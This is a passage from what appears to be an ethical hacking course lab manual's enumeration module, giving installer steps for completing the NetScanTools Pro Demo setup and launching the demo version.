


Module 04 – Enumeration


13. In the **Completing the NetScanTools Pro Demo Setup Wizard**, ensure that **Launch NetScanTools Pro Demo** is checked and click **Finish**.




14. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.



15. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo...** button.



